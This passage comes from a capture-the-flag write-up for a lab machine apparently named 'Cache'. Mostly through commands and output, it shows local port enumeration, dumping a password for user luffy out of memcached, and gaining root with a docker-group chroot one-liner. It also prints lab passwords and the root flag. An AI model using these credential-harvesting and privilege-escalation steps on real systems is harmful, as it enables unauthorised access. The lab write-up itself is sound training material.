Password: H@v3_fun

ash@cache:/$ whoami; id
whoami; id
ash
uid=1000(ash) gid=1000(ash) groups=1000(ash)
ash@cache:/$
```

Privelege Escalation – User: Luffy

Enumerating the system to ports listening internally reveals 3306 (MySQL) and 11211, which is an unusual port.

```
ash@cache:~$ netstat -tulpn
netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
ash@cache:~$
```

Googling for this port number reveals that it is likely running memcached, this is almost confirmed by using telnet to connect to the port and issuing the command - *version*

```
ash@cache:~$ telnet localhost 11211
telnet localhost 11211
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
version
version
VERSION 1.5.6 Ubuntu
```

By using the command *stats cachedump* we can 100% confirm that this is running memcached. This also reveals several items, most interestingly user and passwd. We can get the contents of these items and reveal a username – *luffy* and a password *0n3_p1ec3*

```
stats cachedump 1 0
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END
get user
get user
VALUE user 0 5
luffy
END
get passwd
get passwd
VALUE passwd 0 9
0n3_p1ec3
END
```

Using these credentials we can su to the user – Luffy.

```
ash@cache:~$ su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/home/ash$ whoami; id
whoami; id
luffy
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:/home/ash$
```

Privilege Escalation - Root

As Luffy is a member of the docker group, escalating privilges to root is trivial. We can first of all check for images on docker, revealing an ubuntu image.

This can then be used to gain a shell as root using the following command:

docker run -v /:/mnt –rm -it ubuntu chroot /mnt sh

```
luffy@cache:/home/ash$ docker images
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              2ca708c1c9cc        13 months ago       64.2MB
luffy@cache:/home/ash$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
# whoami; hostname; id; cat /root/root.txt
whoami; hostname; id; cat /root/root.txt
root
fea5117e093b
uid=0(root) gid=0(root) groups=0(root)
6f40ba2d99dca773e362b8f6326df5d1
#
```